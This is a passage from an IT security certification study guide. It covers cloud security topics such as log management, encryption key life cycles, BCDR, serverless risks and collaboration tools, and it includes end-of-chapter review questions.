Earlier in this section you learned about security concerns in the energy sector. Everything said there also applies to public utilities such as gas, oil, and electricity. In fact, the ISO/IEC 27019:2017 standard mentioned in that section also covers these subsectors. Please review that section.

Public Services

A public service is any activity designed to benefit the community as a whole or some segment thereof. Examples include:

- Public buildings
- Social services

- Telecommunications
- Urban planning
- Transportation infrastructure
- Waste management
- Water supply network

Some of these services, such as transportation and telecommunication, are so crucial that compromise via DoS or DDoS attack can cause major disruptions to the economy. For this reason, these systems should be secured in the same manner described in the section on manufacturing.

Facility Services

The networking of facility systems has enhanced the ability to automate the management of systems, including the following:

- Lighting
- HVAC
- Water systems
- Security alarms

Bringing together the management of these seemingly disparate systems allows for the orchestration of their interaction in ways that were never before possible. When industry leaders discuss the Internet of Things (IoT), the success of building automation is often used as a real example of where connecting other devices, such as cars and street signs, to the network can lead. These systems can usually pay for themselves in the long run by managing the entire ecosystem more efficiently in real time than a human could ever do. If a wireless version of such a system is deployed, keep in mind the following issues:

Key Topic

- **Interference:** Construction materials may prevent you from using wireless everywhere.
- **Security:** Use encryption, separate the building automation systems (BAS) network from the IT network, and prevent routing between the networks.
- **Power:** When Power over Ethernet (PoE) cannot provide power to controllers and sensors, ensure that battery life supports a reasonable lifetime and that procedures are created to maintain batteries.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 20-1 lists these key topics and the page number on which each is found.

Key Topic

Table 20-1 Key Topics for Chapter 20

Key Topic Element	Description	Page Number
List	IoT examples	460
List	Securing IoT devices	461
List	Guidelines when selecting IoT devices	461
List	SCADA components	462
List	NIST recommendations on ICS security	463
Figure 20-1	Ladder Logic Traffic Light Program	464
Figure 20-2	Modbus Architecture	466
Figure 20-3	DNP3 Architecture	467
Figure 20-4	CIP in the OSI	468
List	Applications that require real-time data exchange	468
List	NIST SP 800-82 Rev. 2 basic process for developing an ICS security program	469
List	Security for wireless facility services	471

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

> embedded system, Internet of Things (IoT), system on a chip (SoC), programmable logic device (PLD), field-programmable gate array (FPGA), application-specific integrated circuit (ASIC), industrial control system (ICS), supervisory control and data acquisition (SCADA), sensor, remote terminal unit (RTU), telemetry system, historian server, ladder logic, safety instrumented system,

Building Automation and Control Network (BACnet), Controller Area Network (CAN) bus, Modbus, Distributed Network Protocol 3 (DNP3), Zigbee, Common Industrial Protocol (CIP), Data Distribution Service

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. A computing system that uses Internet access to provide updated information is an example of which of the following systems?
   - a. Embedded
   - b. Distributed
   - c. Real-time
   - d. SCADA

2. When using a wireless facility system, why is it important to consider construction materials?
   - a. Security
   - b. Interference
   - c. Power issues
   - d. Eavesdropping

3. Which of the following is not an example of IoT?
   - a. Connected cars
   - b. Smart cities
   - c. File server
   - d. Wearables

4. In healthcare, protection of patient data is legally required by which of the following?
   - a. SOX
   - b. RAID
   - c. GLBA
   - d. HIPAA

5. Which of the following is not a recommendation when securing IoT devices?
   a. Decentralize access logs of IoT devices.
   b. Use encrypted protocols to secure communication.
   c. Create secure password policies.
   d. Regularly update device firmware

6. Which of the following standards applies to ICSs?
   a. IEEE 802.15
   b. NIST SP 800-82 Rev. 2
   c. IOC-EEC 27001
   d. SP-500-286

7. Which of the following has become typical inside cell phone electronics for its reduced energy use?
   a. PPP
   b. EDR
   c. SoC
   d. FOTA

8. Which of the following does ISO/IEC 27019:2017 address?
   a. Healthcare
   b. VPNs
   c. Remote access
   d. Energy industry

9. Which of the following is an integrated circuit with connections or internal logic gates that can be changed through a programming process?
   a. FPGA
   b. ASIC
   c. SoC
   d. RAID

10. Which of the following is an API standard for data-centric connectivity from the Object Management Group?

    a. Ladder logic

    b. Data Distribution Service

    c. Historian

    d. Zigbee

This chapter covers the following topics:

- **Automation and Orchestration:** This section covers the benefits and implementation of orchestration and automation.
- **Encryption Configuration:** This section covers the protection of cloud resources using cryptography.
- **Logs:** This section covers availability, collection, monitoring, and configuration of logs and alerting.
- **Monitoring Configurations:** This section covers monitoring the settings and configuration of cloud system to prevent undesired changes.
- **Key Ownership and Location:** This section covers the importance of securing encryption keys.
- **Key Life-Cycle Management:** This section covers considerations during each stage of the key management life cycle.
- **Backup and Recovery Methods:** This section covers cloud as business continuity and disaster recovery (BCDR), primary provider BCDR, and alternative provider BCDR.
- **Infrastructure vs. Serverless Computing:** This section compares two approaches to cloud architecture: infrastructure vs. serverless computing.
- **Application Virtualization:** This section discusses hosting applications in a virtual environment.
- **Software-Defined Networking:** This section describes using software instances instead of physical devices to perform network functions.
- **Misconfigurations:** This section describes the impact that incorrect settings can have on cloud security.
- **Collaboration Tools:** This section describes tools that enable more robust teamwork in a cloud environment.
- **Storage Configurations:** This section covers bit splitting and data dispersion.
- **Cloud Access Security Broker (CASB):** This section covers the value of using a CASB.

Cloud Technology's Impact on Organizational Security

This chapter covers CAS-004 Objective 3.4: Explain how cloud technology adoption impacts organizational security.

Moving to the cloud is not as easy as simply engaging a provider. In this chapter you'll learn what to consider when deploying resources to the cloud.

Automation and Orchestration

Automation and orchestration are some of the key benefits of a cloud environment. These concepts are covered Chapters 2, 7, 13, and 17. Please review those chapters.

Encryption Configuration

One of the advantages of a virtualized environment is the ability of the system to migrate a VM from one host to another when needed. This is called a live migration. When VMs are on the network between secured perimeters, attackers can exploit the network vulnerability to gain unauthorized access to VMs. With access to VM images, attackers can plant malicious code in the VM images to carry out attacks on data centers that VMs travel between. Often the protocols used for a migration are not encrypted, making an on-path attack in the VM possible while it is in transit, as shown in Figure 21-1. The key to preventing on-path attacks (formerly known as man-in-the-middle attacks) is encryption of the images where they are stored.

Key Topic




Figure 21-1 On-Path Attack

Data remnants are data that is left behind on a computer or another resource when that resource is no longer used. The best way to protect this data is to employ some sort of data encryption. If data is encrypted, it cannot be recovered without the original encryption key. If resources, especially hard drives, are reused frequently, an unauthorized user can access data remnants.

Administrators must understand the kind of data that is stored on physical drives. This helps them determine whether data remnants should be a concern. If the data stored on a drive is not private or confidential, the organization may not be concerned about data remnants. However, if the data stored on the drive is private or confidential, the organization may want to implement asset reuse and disposal policies.

SLAs of cloud providers must be examined to ensure that data remnants are destroyed using a method commensurate with the sensitivity of the data or that data is permanently encrypted and the key destroyed.

Logs

Logs can be located in the cloud, on premises, or both. When planning a cloud monitoring solution, you should work with the vendor to discover which solution works best, considering the limitations of each approach.

Typically, system, network, and security administrators are responsible for managing logging on their systems, performing regular analysis of their log data, documenting and reporting the results of their log management activities, and ensuring that log data is provided to the log management infrastructure in accordance with the organization's policies. In addition, some of the organization's security administrators act as log management infrastructure administrators, with responsibilities such as the following:

Key Topic

- Contacting system-level administrators to get additional information regarding an event or to request investigation of a particular event
- Identifying changes needed to system logging configurations (for example, which entries and data fields are sent to the centralized log servers, what log format should be used) and informing system-level administrators of the necessary changes
- Initiating responses to events, including incident handling and operational problems (for example, a failure of a log management infrastructure component)
- Cooperating with requests from legal counsel, auditors, and others
- Monitoring the status of the log management infrastructure (for example, failures in logging software or log archival media, failures of local systems to transfer their log data) and initiating appropriate responses when problems occur
- Testing and implementing upgrades and updates to components of the log management infrastructure
- Maintaining the security of the log management infrastructure

Availability

Ensuring availability of data is a goal of the CIA triad. Availability relates to log files in that you can't review a log file and investigate an attack if you don't have the file. All log files should be archived and, when you back up these files, you should verify the success of the backup prior to deleting the data from the console.

Collection

Collection and analysis of log files can be a manual process, but it doesn't have to be. All systems can be configured to send copies to a Syslog server. Even better, security information and event management (SIEM) tools can collect and analyze them automatically. SIEM is covered in Chapter 1. Please review that chapter.

Monitoring

In Chapter 10 you learned about issues related to monitoring log files of all types. Please review that chapter.

Configuration

Organizations should develop policies that clearly define mandatory requirements and suggested recommendations for several aspects of log management, including log generation, log transmission, log storage and disposal, and log analysis. Table 21-1 provides examples of logging configuration settings that an organization can use. The types of values defined in Table 21-1 should only be applied to the hosts and host components previously specified by the organization as ones that must or should be logging security-related events.

Table 21-1 Examples of Logging Configuration Settings

Category	Low-Impact Systems	Moderate-Impact Systems	High-Impact Systems
Log retention duration	1–2 weeks	1–3 months	3–12 months
Log rotation	Optional (if performed, at least every week or every 25 MB)	Every 6–24 hours or every 2–5 MB	Every 15–60 minutes or every 0.5–1.0 MB
Log data transfer frequency (to SIEM system)	Every 3–24 hours	Every 15–60 minutes	At least every 5 minutes
Local log data analysis	Every 1–7 days	Every 12–24 hours	At least 6 times a day
File integrity check for rotated logs?	Optional	Yes	Yes
Encrypt rotated logs?	Optional	Optional	Yes
Encrypt log data transfers to SIEM?	Optional	Yes	Yes

Alerting

It is especially helpful if you can review alerts related to log files. Both on-premises and cloud-based solutions offer the ability to alert technicians when certain events have occurred. SIEM systems are especially valuable for their ability to aggregate log files, analyze them for threats, and alert you in real time. Please review the coverage of log files in Chapter 10 and SIEM systems in Chapter 1.

Monitoring Configurations

Although it's really a subset of change management, configuration management specifically focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make a network function. Managing configurations in the cloud is not all that different from managing configurations on premises. It follows the same basic change management process discussed in Chapter 5 but perhaps takes on even greater importance, considering the impact that conflicting changes can have (in some cases immediately) on the network.

Configuration management includes the following functions:

Key Topic

- Reporting the status of change processing
- Documenting the functional and physical characteristics of each configuration item
- Performing information capture and version control
- Controlling changes to the configuration items and issue versions of configuration items from the software library

NOTE In the context of configuration management, a ***software library*** is a controlled area accessible only to approved users who are restricted to the use of an approved procedure. A ***configuration item (CI)*** is a uniquely identifiable subset of the system that represents the smallest portion to be subject to an independent configuration control procedure. When an operation is broken into individual CIs, the process is called ***configuration identification.***

The biggest contribution of configuration management controls is ensuring that changes to the system do not unintentionally diminish security.

Key Ownership and Location

Key management is essential to ensure that the cryptography used provides confidentiality, integrity, and authentication in cloud environments. If a key is compromised, it can have serious consequences throughout an organization.

Key management involves the entire process of ensuring that keys are protected during creation, distribution, transmission, and storage. As part of this process, keys must also be destroyed properly. When you consider the vast number of networks over which a key is transmitted and the different types of systems on which a key is stored, the enormity of this issue becomes clear.

Key management is the most demanding and critical aspect of cryptography, and so it is important that security professionals understand key management principles.

Keys should always be stored in ciphertext when stored on a noncryptographic device. Key distribution, storage, and maintenance should be automatic, and the processes should be integrated into the application.

Because keys can be lost, backup copies should be made and stored in a secure location. A designated individual should have control of the backup copies, and other individuals should be designated to serve as emergency backups. The key recovery process should also require more than one operator, to ensure that only valid key recovery requests are completed. In some cases, keys are even broken into parts and deposited with trusted agents, which provide their part of a key to a central authority when authorized to do so. Although other methods of distributing parts of a key are used, all the solutions involve the use of trusted agents entrusted with part of a key and a central authority tasked with assembling the key from its parts. Also, key recovery personnel should span the entire organization and not just be members of the IT department.

Organizations should also limit the number of keys that are used. The more keys you have, the more keys you must ensure are protected. Although a valid reason for issuing a key should never be ignored, limiting the number of keys issued and used reduces the damage that could possibly occur.

When designing a key management process, you should consider how to do the following:

Key Topic

- Securely store and transmit keys
- Use random keys
- Issue keys of sufficient length to ensure protection
- Properly destroy keys that are no longer needed
- Back up keys to ensure that they can be recovered

Systems that process valuable information require controls in order to protect the information from unauthorized disclosure and modification. Cryptographic systems that contain keys and other cryptographic information are especially critical. Security professionals should work to ensure that the protection of keying material provides accountability, audit, and survivability.

Accountability involves the identification of entities that have access to, or control of, cryptographic keys throughout their life cycles. Accountability can be an effective tool in helping prevent key compromises and reducing the impact of compromises when they are detected. Although it is preferred that no humans be able to view keys, at a minimum, a key management system should account for all individuals who are able to view plaintext cryptographic keys. In addition, more sophisticated key management systems may account for all individuals authorized to access or control any cryptographic keys, whether in plaintext or ciphertext form.

Two types of audits should be performed on key management systems:

- **Security:** The security plan and the procedures that are developed to support the plan should be periodically audited to ensure that they continue to support the key management policy.
- **Protective:** The protective mechanisms employed should be periodically reassessed with respect to the level of security they currently provide and are expected to provide in the future. They should also be assessed to determine whether the mechanisms correctly and effectively support the appropriate policies. New technology developments and attacks should be considered as part of a protective audit.

Key management survivability entails backing up or archiving copies of all keys used. Key backup and recovery procedures must be established to ensure that keys are not lost. System redundancy and contingency planning should also be properly assessed to ensure that all the systems involved in key management are fault tolerant.

Key Life-Cycle Management

A key is used differently depending on its life-cycle state. Key states are defined from a system point of view, as opposed to the point of view of a single cryptographic module. The states that an operational or backed-up key may assume are as follows:

- ***Pre-activation state*:** The key has been generated but has not been authorized for use. In this state, the key may only be used to perform proof-of-possession or key confirmation.
- ***Active state*:** The key may be used to cryptographically protect information (for example, encrypt plaintext or generate a digital signature), to cryptographically process previously protected information (for example, decrypt ciphertext or verify a digital signature), or both. When a key is active, it may be designated for protection only, for processing only, or for both protection and processing, depending on its type.
- ***Suspended state*:** The use of a key or key pair may be suspended for several possible reasons; in the case of asymmetric key pairs, the public and private keys are suspended at the same time. One reason for a suspension might be a possible key compromise, and the suspension has been issued to allow time to investigate the situation. Another reason might be that the entity that owns a digital signature key pair is not available (for example, is on an extended leave

of absence); signatures purportedly signed during the suspension time would be invalid. A suspended key or key pair may be restored to an active state at a later time, or may be deactivated or destroyed, or may transition to the compromised state.

- ***Deactivated state*:** Keys in the deactivated state are not used to apply cryptographic protection, but in some cases, they may be used to process cryptographically protected information. If a key has been revoked (for reasons other than a compromise), the key may continue to be used for processing.

Note that keys retrieved from an archive can be considered to be in the deactivated state unless they are compromised.

- ***Compromised state*:** Generally, keys are compromised when they are released to or determined by an unauthorized entity. A compromised key should not be used to apply cryptographic protection to information. However, in some cases, a compromised key or a public key that corresponds to a compromised private key of a key pair may be used to process cryptographically protected information. For example, a signature may be verified to determine the integrity of signed data if its signature has been physically protected since a time before the compromise occurred. This processing should be done only under very highly controlled conditions, where the users of the information are fully aware of the possible consequences.
- ***Destroyed state*:** The key has been destroyed as specified in the destroyed phase, discussed shortly. Even though the key no longer exists when in this state, certain key metadata (for example, key state transition history, key name, type, cryptoperiod) may be retained.

The cryptographic key management life cycle can be divided into the following four phases:

Key Topic

1. ***Pre-operational phase*:** The keying material is not yet available for normal cryptographic operations. Keys may not yet be generated or may be in the pre-activation state. System or enterprise attributes are established during this phase, as well. During this phase, the following functions occur:
   - User registration
   - System initialization
   - User initialization
   - Keying-material installation
   - Key establishment
   - Key registration

2. ***Operational phase*:** The keying material is available and in normal use. Keys are in the active or suspended state. Keys in the active state may be designated as protect only, process only, or protect and process; keys in the suspended state can be used for processing only. During this phase, the following functions occur:
   - Normal operational storage
   - Continuity of operations
   - Key change
   - Key derivation
3. ***Post-operational phase*:** The keying material is no longer in normal use, but access to the keying material is possible, and the keying material may be used for processing only in certain circumstances. Keys are in the deactivated or compromised states. Keys in the post-operational phase may be in an archive when not processing data. During this phase, the following functions occur:
   - Archive storage and key recovery
   - Entity de-registration
   - Key de-registration
   - Key destruction
   - Key revocation
4. ***Destroyed phase*:** Keys are no longer available. Records of their existence may or may not have been deleted. Keys are in the destroyed states. Although the keys themselves are destroyed, the key metadata (for example, key name, type, cryptoperiod, usage period) may be retained.

Systems that process valuable information require controls in order to protect the information from unauthorized disclosure and modification. Cryptographic systems that contain keys and other cryptographic information are especially critical. Security professionals should work to ensure that the protection of keying material provides accountability, audit, and survivability.

Backup and Recovery Methods

In a cloud environment, you need the same resiliency as in your internal network. That is, you need to be able to recover from any scenario that has the potential to cause data loss or loss of revenue. While backing up data and systems is a key part of this, having a business continuity and disaster recovery (BCDR) process is even more important. In this section you'll learn how cloud environments can be used to enhance your BCDR effort. You will learn more about these two concepts in Chapter 28.

Cloud as Business Continuity and Disaster Recovery (BCDR)

Cloud-powered BCDR and replication strategies have many benefits:

Key Topic

- The cloud enables businesses to predict, access, and outsource infrastructure in the most coherent manner.
- The cloud helps in meeting these compliance needs.
- Businesses can scale up/down the resources to support BCDR.
- The cloud provides a way to manage and access resources on a pay-per-use billing model.

Primary Provider BCDR

When you engage a primary BCDR provider, the infrastructure under consideration is already located at a cloud services provider (CSP). The risk involved is that a part of the CSP environment could go down. Therefore, the strategy should focus on the restoration of service or failover to another part of that same CSP infrastructure.

Alternative Provider BCDR

In an alternative provider BCDR scenario, you engage a second CSP. Instead of service being restored to the first provider, the service has to be restored to a different provider, and it is necessary to address the risk of a complete CSP failure.

Infrastructure vs. Serverless Computing

Function as a service (FaaS) is an extension of PaaS that completely abstracts the virtual server from developers. In fact, charges are based not on server instance sizes but on consumption and executions. FaaS is therefore sometimes also called serverless architecture. In this architecture, the focus is on a function, an operation, or a piece of code that is executed as a function. These services are event driven in nature.

Although FaaS is not perfect for every workload, for transactions that happen hundreds of times per second, there is a lot of value in isolating that logic to a function that can be scaled. Additional advantages include the following:

Key Topic

- **Ideal for dynamic or burstable workloads:** If you run something only once a day or month, there's no need to pay for a server 24/7/365.

- **Ideal for scheduled tasks:** FaaS is a perfect way to run a certain piece of code on a schedule.

Figure 21-2 shows a car analogy that is useful for comparing traditional computing (own a car), cloud computing (rent a car), and FaaS/serverless computing (car sharing). VPS in the rent-a-car analogy stands for virtual private server and refers to provisioning a virtual server from a CSP.

Key Topic




Figure 21-2 Car Analogy for Serverless Computing

The top security issues with serverless computing include:

Key Topic

- **Function event data injection:** This can be triggered through untrusted input such as through a web API call.
- **Broken authentication:** Coding issues are ripe for exploit and attacks that lead to unauthorized authentication.
- **Insecure serverless deployment configuration:** Human error may occur in setup.
- **Over-privileged function permissions and roles:** An organization may fail to implement the least privilege concept.

Application Virtualization

You learned about the virtualization of applications in Chapter 6. Please review that chapter.

Software-Defined Networking

Software-defined networking is covered in Chapter 1. Please review that chapter.

Misconfigurations

In Chapter 13 you learned how misconfigurations, especially in the cloud, can result in data breaches. Please review that chapter.

Collaboration Tools

Two intersecting trends are introducing new headaches for security professionals. People are working together or collaborating more while at the same time becoming more mobile and working in nontraditional ways, such as working from home. This means sensitive data is being shared in ways we haven't had to secure before. This section discusses the specific security issues that various collaboration tools and methods raise and the controls that should be put in place to secure these solutions.

Web Conferencing

Web conferencing has allowed companies to save money on travel while still having real-time contact with meeting participants. Web conferencing services and software often include robust meeting tools that allow for chatting, sharing documents, and viewing the screen of the presenter. Many also allow for video. (Video conferencing is specifically covered in the next section.)

When the information you are chatting about and the documents you are sharing are of a sensitive nature, security issues arise, and you should take special care during the web conference. Specifically, these are some of the security issues:

Key Topic

- **Data leakage:** Because web conference data typically resides on a shared server for a little while, there is a possibility of the data leaking out of the conference into hostile hands.
- **Uninvited guests:** Most systems use a simple conference code for entrance to the conference, and there is a possibility that uninvited guests will arrive.
- **Data capture en route:** The possibility of information being captured en route is high. Using encrypting technologies can prevent data capture.
- **DoS attack:** There is a possibility of denial of service (DoS) attacks on local servers when a web conferencing solution is integrated with existing applications.

To address these issues, you should

Key Topic

- Take ownership of the process of selecting the web conferencing solution. Often other departments select a product, and the IT and security departments are faced with reacting to whatever weaknesses the solution may possess.
- Ensure compatibility with all devices in your network by choosing products that use standard security and networking components, such as SSL/TLS.
- Ensure that the underlying network is secured.
- Define a process for selecting and using the product. The following four steps should be completed:

  Step 1. Define the allowed uses of the solution.

  Step 2. Identify security needs before selecting the product.

  Step 3. Ensure that usage scenarios and security needs are built into the request for proposals (RFP).

  Step 4. Include security practitioners in the planning and decision-making process.
- Disable or strongly audit read/write desktop mode, if supported by the product. This mode allows other meeting participants to access the host desktop.
- Execute non-disclosure documents covering conferences that involve confidential material or intellectual property.
- Ensure that unique passwords are generated for each conference to prevent reuse of passwords for inappropriately attending conferences.

Consider requiring a VPN connection to the company network to attend web conferences. If this approach is taken, you can provide better performance for the participants by disallowing split tunneling on the VPN concentrator. While split tunneling allows access to the LAN and the Internet at the same time, it reduces the amount of bandwidth available to each session.

Video Conferencing

While most or all of the video conferencing products produced in the past 10 years use 128-bit AES encryption, it is important to remember that no security solution is infallible. Recently, the U.S. National Security Agency (NSA) was accused of cracking the military-grade encryption (which is better than AES 128) to spy on a United Nations video conference. The same source reported that the NSA discovered that the Chinese were also attempting to crack the encryption. While it is still unknown if either the NSA or the Chinese actually succeeded, this story highlights the risks that exist.

Having said that, in high-security networks (those of the U.S. Department of Defense, Department of Homeland Security, and so on) that use video conferencing, additional security measures are typically taken to augment the solution. Some examples include

- Device-level physical encryption keys that must be inserted each time the system is used and that are typically exchanged every 30 days
- Additional password keys that limit access to a device's functions and systems
- Session keys generated at the start of each session that are changed automatically during the session
- Traffic transmitted on secure data networks that also use advanced encryption technologies

Because 128-bit AES encryption is very secure, in most cases, video conferencing products are secure out of the box.

A nonproprietary approach to securing video conferences as well as VoIP traffic is to extend the H.323 standard to support DES encryption. H.323 is a standard for providing audiovisual communications sessions, such as web conferences, video conferences, and VoIP. Security for these sessions can be provided by H.235 extensions. H.235 includes the ability to negotiate services and functionality in a generic manner. It allows for the use of both standard and proprietary encryption algorithms. It provides a means to identify a person rather than a device, using a security profile that consists of either a password, digital certificates, or both.

In most cases, security issues don't involve shortcomings in recent products but do involve the following:

- Failing to enable encryption
- Using outdated video systems that don't support encryption
- Failing to update the associated software on video systems and other devices
- Failing to ensure that devices (such as gateways and video bridges) to which the system connects support encryption and have encryption turned on
- Deploying software solutions or services that either don't encrypt or that support weaker encryption
- Poor password management

Avoiding these issues can be accomplished by creating and following a process for selecting and using the product, as defined in the "Web Conferencing" section, earlier in this chapter.

Audio Conferencing

Most of the video collaboration tools in use today can be utilized to provide just the audio functionality. Having said that, in high-security networks (for example, U.S. Department of Defense, Department of Homeland Security) that create and store audio data, additional security measures are typically taken to augment the solution. Some examples include:

- Using file-level encryption to ensure that only authorized users are able to access and listen to the audio files
- Applying multifactor authentication to systems on which the files are stored

Storage and Document Collaboration Tools

Storage and document collaboration tools allow teams and entire companies to share documents no matter the location from which the team members or personnel may be working. Google Drive and Microsoft SharePoint are popular examples of these tools.

In most cases, document collaboration tools allow live updates to all users viewing the documents, as well as features that allow commenting to specific parts of the document. Some of the security risks related to these tools include:

Key Topic

- **Login credential breaches:** Most tools use the username/password model. If credentials of a user are obtained, attackers can access any information to which that user has access. Single sign-on (SSO) can help ensure that collaboration tool login credentials used follow the same guidelines as enterprise login credentials.
- **Web-based threats:** Web-based threats include malware and unauthorized tracking. Implementing a VPN for connection to a collaboration tool can cut down on many of these issues.
- **URL-related issues:** Default site names and other default settings often make it easy for attackers to discover a site. In addition, metadata included in the site URL may reveal confidential data.
- **Reports or summaries:** While reports and summaries may be important to help you quickly see the status of documents, these same tools can often

compromise data if the reports are transmitted over email or other insecure methods. Emailing of these reports should be discouraged.

- **Lack of or minimal encryption:** Thoroughly examine the encryption offered with a tool. In some tools, encryption is not comprehensive. In addition, most tools are made as one-size-fits-all solutions. If your enterprise must comply with regulations or laws requiring encryption or other controls, you need to ensure that the tool you select provides the coverage you need.

Security professionals should work with others in their organization to ensure that the document collaboration products are fully analyzed prior to selecting a tool. In addition, any known issues that are discovered should be researched to determine if there are mitigating controls that can be implemented to minimize the impact of the issues.

Storage Configurations

These are the biggest risks you face when placing resources in a public cloud:

- Multitenancy can lead to the following:
  - Allowing another tenant or an attacker to see others' data or to assume the identity of other clients
  - Residual data from old tenants being exposed in storage space assigned to new tenants
- Mechanisms for authentication and authorization may be improper or inadequate.
- Users may lose access due to inadequate redundancy and fault tolerance measures.
- Shared ownership of data with the customer can limit the legal liability of the provider.
- The provider may use data improperly (for example, with data mining).
- Data jurisdiction is an issue: Where does the data actually reside, and what laws affect it, based on its location?

In most cases, the customer depends on the provider to prevent these issues. Any agreement an organization enters into with a provider should address each of these concerns clearly.

Environmental reconnaissance testing should involve testing all these improper access issues. Any issues that are identified should be immediately addressed with the vendor. Let's look at ways to mitigate storage security issues.

Bit Splitting

With ***bit splitting***, the data is first encrypted, and then it is separated into pieces, and the pieces are distributed across several storage areas. This adds security but has some disadvantages:

- It is CPU intensive.
- All parts of the data need to be available in order to decrypt the data.
- Storage requirements and costs are high.

Data Dispersion

Data dispersion is a technique that is commonly used to improve data security—but without encryption. It involves rearranging data across multiple disks, much as RAID does, but in a way that enhances security. It can potentially be spread across multiple cloud providers as well. There are two methods: bit splitting (covered in the preceding section) and erasure coding.

With ***erasure coding***, data is broken into fragments that are expanded and encoded with a configurable number of redundant pieces of data and stored across different locations, allowing for the failure of two or more elements of a storage array. Figure 21-3 shows an overview of erasure coding.



Erasure Coding Technology
Data Is Fractioned
Data Is Saved on Storage Nodes
Data Is Spread Across Different Disks Within Grid
Grid

Figure 21-3 Erasure Coding

Cloud Access Security Broker (CASB)

You learned the value of a cloud access security broker (CASB) in Chapter 6. Please review that chapter.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 21-2 lists these key topics and the page number on which each is found.

Key Topic

Table 21-2 Key Topics for Chapter 21

Key Topic Element	Description	Page Number
Figure 21-1	On-Path Attacks	478
List	Log management responsibilities	479
Table 21-1	Examples of Logging Configuration Settings	480
List	Configuration management functions	481
List	Key management process considerations	482
List	Key management system audit types	483
List	Key life-cycle management	483
List	Key management life-cycle phases	484
List	Benefits of cloud-powered BCDR	486
List	Benefits of serverless computing	486
Figure 21-2	Car Analogy for Serverless Computing	487
List	Security issues with serverless computing	487
List	Security issues with web conferencing	488
List	Guidelines for web conferencing	489
List	Security measures for video conferencing	490
List	Security risks related to collaboration	491
List	Risks when placing resources in a public cloud	492
List	Disadvantages of bit splitting	493
Figure 21-3	Erasure Coding	493

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

data remnants, software library, configuration item (CI), configuration identification, key management, pre-activation state, active state, suspended state, deactivated state, compromised state, destroyed state, pre-operational phase, operational phase, post-operational phase, destroyed phase, cloud as business continuity and disaster recovery (BCDR), function as a service (FaaS), bit splitting, data dispersion, erasure coding

Review Questions

1. When a VM is moved from one host to another, it is called which of the following?
   - **a.** Live migration
   - **b.** Elasticity
   - **c.** Ballooning
   - **d.** Live motion

2. Which process involves encrypting data, separating it into pieces, and distributing the pieces across several storage areas?
   - **a.** Erasure coding
   - **b.** Bit splitting
   - **c.** Data scattering
   - **d.** Esplitting

3. What is the best way to protect data remnants?
   - **a.** Deletion
   - **b.** Zeroing
   - **c.** Encryption
   - **d.** Access controls

4. In which process is data broken into fragments that are expanded and encoded with a configurable number of redundant pieces of data and stored across different locations, allowing for the failure of two or more elements of a storage array?
   a. Bit splitting
   b. Data dispersion
   c. Live migration
   d. Erasure coding

5. Archiving a log file is an example of satisfying which part of the CIA triad?
   a. Accountability
   b. Availability
   c. Confidentiality
   d. Integrity

6. Which of the following can help ensure that collaboration tool login credentials used follow the same guidelines as enterprise login credentials?
   a. SSO
   b. SSL
   c. SOX
   d. STP

7. How long should logs be retained for a moderate-impact system?
   a. 1 to 3 weeks
   b. 1 to 3 months
   c. 1 to 3 years
   d. 6 months to a year

8. Which of the following is an extension of PaaS that completely abstracts the virtual server from developers?
   a. FaaS
